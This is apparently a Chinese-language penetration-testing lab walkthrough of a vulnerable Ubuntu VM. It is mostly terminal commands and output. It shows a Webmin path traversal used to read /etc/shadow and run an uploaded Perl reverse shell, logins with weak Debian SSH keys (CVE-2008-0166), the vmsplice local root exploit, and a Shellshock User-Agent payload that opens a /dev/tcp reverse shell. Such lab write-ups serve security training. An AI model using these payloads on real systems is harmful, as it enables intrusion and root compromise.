╭─ /home/kali/Desktop/php with root@kali at 04:31:43 ─╮ ╰─❯ nmap -sT -p- --min-rate=10000 192.168.26.133 ─╯

Starting Nmap 7.95 ( https://nmap.org ) at 2026-11-09 04:32 EST Warning: 192.168.26.133 giving up on port because retransmission cap hit (10). Nmap scan report for 192.168.26.133 Host is up (0.025s latency). Not shown: 56689 closed tcp ports (conn-refused), 8841 filtered tcp ports (no-response) PORT STATE SERVICE 22/tcp open ssh 80/tcp open http 139/tcp open netbios-ssn 445/tcp open microsoft-ds 10000/tcp open snet-sensor-mgmt MAC Address: 00:0C:29:5E:18:C9 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 29.49 seconds
╭─ /home/kali/Desktop/php  took 30s with root@kali at 04:32:57 ─╮
╰─❯ nmap -sT -p- --min-rate=10000 -sV 192.168.26.133           ─╯

Starting Nmap 7.95 ( https://nmap.org ) at 2026-11-09 04:34 EST
Warning: 192.168.26.133 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.26.133
Host is up (0.0075s latency).
Not shown: 63461 closed tcp ports (conn-refused), 2069 filtered tcp ports (no-response)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 4.6p1 Debian 5build1 (protocol 2.0)
80/tcp    open  http        Apache httpd 2.2.4 ((Ubuntu) PHP/5.2.3-1ubuntu6)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MSHOME)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MSHOME)
10000/tcp open  http        MiniServ 0.01 (Webmin httpd)
MAC Address: 00:0C:29:5E:18:C9 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.91 seconds
╭─ /home/kali/Desktop/php took 1m 2s with root@kali at 04:35:25 ─╮ ╰─❯ dirsearch -u "http://192.168.26.133/" ─╯
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html from pkg_resources import DistributionNotFound, VersionConflict



C:\Users\alast>curl http://192.168.26.133:10000/unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/home/vmware/shell.cgi Browser IP address appears to be: 192.168.26.1<p>
╭─ /home/kali/Desktop/php with root@kali at 04:58:22 ─╮ ╰─❯ ssh -o HostKeyAlgorithms=+ssh-rsa vmware@192.168.26.133 ─╯ ** WARNING: connection is not using a post-quantum key exchange algorithm. ** This session may be vulnerable to "store now, decrypt later" attacks. ** The server may need to be upgraded. See https://openssh.com/pq.html vmware@192.168.26.133's password: Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686
The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Mon Nov 9 01:21:50 2026 from 192.168.26.130 vmware@ubuntuvm:~$
╭─ /home/kali/Desktop/tools/HostScan/linpeas.sh on main ?1 ·························· took 37s with root@kali at 05:02:05 ─╮ ╰─❯ cp /usr/share/webshells/perl/perl-reverse-shell.pl /home/kali/Desktop/shell.cgi
1
2
3
C:\Users\alast>curl http://192.168.26.133:10000/unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/home/vmware/shell.cgi Browser IP address appears to be: 192.168.26.1<p>
python -m 开启http服务,接着wget 最后复用CVE执行:
1 2 3 4 5 6 7 8 9 10 11 12 13 14
╭─ /home/kali/Desktop ········································································ with root@kali at 05:01:31 ─╮ ╰─❯ nc -lvp 8888 ─╯ listening on [any] 8888 ... 192.168.26.133: inverse host lookup failed: Host name lookup failure connect to [192.168.26.130] from (UNKNOWN) [192.168.26.133] 47639 03:16:30 up 2:06, 1 user, load average: 0.00, 0.00, 0.00 USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT vmware pts/0 192.168.26.130 02:48 10.00s 0.28s 0.28s -bash Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686 GNU/Linux uid=0(root) gid=0(root) / /usr/sbin/apache: can't access tty; job control turned off #
╭─ /home/kali/Desktop/tools/CVE/CVE-2008-0166/rsa/2048 with root@kali at 22:12:28 ─╮ ╰─❯ ls | grep "dcbe2a56e8cdea6d17495f6648329ee2-4679" ─╯ dcbe2a56e8cdea6d17495f6648329ee2-4679 dcbe2a56e8cdea6d17495f6648329ee2-4679.pub
╭─ /home/kali/Desktop/tools/CVE/CVE-2008-0166/rsa/2048 with root@kali at 22:12:30 ─╮ ╰─❯
我们把dcbe2a56e8cdea6d17495f6648329ee2-4679 复制到桌面下
1 2 3 4
╭─ /home/kali/Desktop ········································································································································································································ with root@kali at 22:13:41 ─╮ ╰─❯ ssh -i dcbe2a56e8cdea6d17495f6648329ee2-4679 obama@192.168.26.133 ─╯ Unable to negotiate with 192.168.26.133 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
加上参数:
1 2 3 4 5 6 7 8
╭─ /home/kali/Desktop х 255 with root@kali at 22:14:03 ─╮ ╰─❯ ssh -i dcbe2a56e8cdea6d17495f6648329ee2-4679 obama@192.168.26.133 -oHostKeyAlgorithms=+ssh-rsa─╯ ** WARNING: connection is not using a post-quantum key exchange algorithm. ** This session may be vulnerable to "store now, decrypt later" attacks. ** The server may need to be upgraded. See https://openssh.com/pq.html sign_and_send_pubkey: no mutual signature supported obama@192.168.26.133's password:
╭─ /home/kali/Desktop х INT took 1m 13s with root@kali at 22:15:50 ─╮ ╰─❯ ssh -i dcbe2a56e8cdea6d17495f6648329ee2-4679 obama@192.168.26.133 -oHostKeyAlgorithms=+ssh-rsa -v ─╯ debug1: OpenSSH_10.2p1 Debian-2, OpenSSL 3.5.4 30 Sep 2025 debug1: Reading configuration data /root/.ssh/config debug1: Reading configuration data /etc/ssh/ssh_config debug1: Reading configuration data /etc/ssh/ssh_config.d/20-systemd-ssh-proxy.conf debug1: /etc/ssh/ssh_config line 21: Applying options for * debug1: Connecting to 192.168.26.133 [192.168.26.133] port 22. debug1: Connection established. debug1: no pubkey loaded from dcbe2a56e8cdea6d17495f6648329ee2-4679 debug1: identity file dcbe2a56e8cdea6d17495f6648329ee2-4679 type -1 debug1: no identity pubkey loaded from dcbe2a56e8cdea6d17495f6648329ee2-4679 debug1: Local version string SSH-2.0-OpenSSH_10.2p1 Debian-2 debug1: Remote protocol version 2.0, remote software version OpenSSH_4.6p1 Debian-5build1 debug1: compat_banner: match: OpenSSH_4.6p1 Debian-5build1 pat OpenSSH_2*,OpenSSH_3*,OpenSSH_4* compat 0x00000002 debug1: Authenticating to 192.168.26.133:22 as 'obama' debug1: load_hostkeys: fopen /root/.ssh/known_hosts2: No such file or directory debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or directory debug1: SSH2_MSG_KEXINIT sent debug1: SSH2_MSG_KEXINIT received debug1: kex: algorithm: diffie-hellman-group-exchange-sha256 debug1: kex: host key algorithm: ssh-rsa debug1: kex: server->client cipher: aes128-ctr MAC: hmac-sha1 compression: none debug1: kex: client->server cipher: aes128-ctr MAC: hmac-sha1 compression: none debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(2048<7680<8192) sent debug1: expecting SSH2_MSG_KEX_DH_GEX_GROUP debug1: SSH2_MSG_KEX_DH_GEX_GROUP received debug1: SSH2_MSG_KEX_DH_GEX_INIT sent debug1: expecting SSH2_MSG_KEX_DH_GEX_REPLY debug1: SSH2_MSG_KEX_DH_GEX_REPLY received debug1: Server host key: ssh-rsa SHA256:+C7UA7dQ1B/8zVWHRBD7KeNNfjuSBrtQBMZGd6qoR9w debug1: load_hostkeys: fopen /root/.ssh/known_hosts2: No such file or directory debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts: No such file or directory debug1: load_hostkeys: fopen /etc/ssh/ssh_known_hosts2: No such file or directory debug1: Host '192.168.26.133' is known and matches the RSA host key. debug1: Found key in /root/.ssh/known_hosts:63 debug1: rekey out after 4294967296 blocks debug1: SSH2_MSG_NEWKEYS sent debug1: expecting SSH2_MSG_NEWKEYS debug1: SSH2_MSG_NEWKEYS received debug1: rekey in after 4294967296 blocks ** WARNING: connection is not using a post-quantum key exchange algorithm. ** This session may be vulnerable to "store now, decrypt later" attacks. ** The server may need to be upgraded. See https://openssh.com/pq.html debug1: SSH2_MSG_SERVICE_ACCEPT received debug1: Authentications that can continue: publickey,password debug1: Next authentication method: publickey debug1: Will attempt key: dcbe2a56e8cdea6d17495f6648329ee2-4679 explicit debug1: Trying private key: dcbe2a56e8cdea6d17495f6648329ee2-4679 sign_and_send_pubkey: no mutual signature supported debug1: Next authentication method: password obama@192.168.26.133's password:
发现sign_and_send_pubkey: no mutual signature supported 加上参数
╭─ /home/kali/Desktop х INT took 2m 7s with root@kali at 22:17:59 ─╮ ╰─❯ ssh -i dcbe2a56e8cdea6d17495f6648329ee2-4679 obama@192.168.26.133 -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedKeyTypes=ssh-rsa ─╯ ** WARNING: connection is not using a post-quantum key exchange algorithm. ** This session may be vulnerable to "store now, decrypt later" attacks. ** The server may need to be upgraded. See https://openssh.com/pq.html Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686
The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Last login: Mon Nov 9 06:49:19 2026 from 192.168.26.130 obama@ubuntuvm:~$
2.Linux 内核漏洞提权
uname -a 查看内核版本
1 2 3 4
obama@ubuntuvm:~$ uname -a Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686 GNU/Linux obama@ubuntuvm:~$
obama@ubuntuvm:~$ ls 5092.c obama@ubuntuvm:~$ uname -a Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686 GNU/Linux obama@ubuntuvm:~$ gcc 5092.c -o exp 5092.c:289:28: warning: no newline at end of file obama@ubuntuvm:~$ ./exp ----------------------------------- Linux vmsplice Local Root Exploit By qaaz ----------------------------------- [+] mmap: 0x0 .. 0x1000 [+] page: 0x0 [+] page: 0x20 [+] mmap: 0x4000 .. 0x5000 [+] page: 0x4000 [+] page: 0x4020 [+] mmap: 0x1000 .. 0x2000 [+] page: 0x1000 [+] mmap: 0xb7e4c000 .. 0xb7e7e000 [+] root root@ubuntuvm:~# id uid=0(root) gid=0(root) groups=1001(obama) root@ubuntuvm:~#
3.shellshock提权
由于Perl后端需要配置CGI脚本,而bash的版本又处于漏洞版本内
1 2 3 4 5
╭─ /home/kali ······························································································ with root@kali at 23:25:09 ─╮ ╰─❯ curl http://192.168.26.133:10000/unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/etc/shadow -A () { :; }; echo; /bin/bash -c 'id'
uid=0(root) gid=0(root) groups=0(root)
开启反弹shell
1 2 3 4
╭─ /home/kali ······································································· took 37s with root@kali at 23:36:08 ─╮ ╰─❯ nc -lvp 8888 ─╯ listening on [any] 8888 ...
1 2 3 4
╭─ /home/kali ······························································································ with root@kali at 23:36:15 ─╮ ╰─❯ curl http://192.168.26.133:10000/unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/etc/shadow -A () { :; }; echo; /bin/bash -c 'sh -i >& /dev/tcp/192.168.26.130/8888 0>&1'
成功获取到root权限
1 2 3 4 5 6 7 8
╭─ /home/kali ······································································· took 37s with root@kali at 23:36:08 ─╮ ╰─❯ nc -lvp 8888 ─╯ listening on [any] 8888 ... 192.168.26.130: inverse host lookup failed: Host name lookup failure connect to [192.168.26.130] from (UNKNOWN) [192.168.26.130] 53548 # whoami root #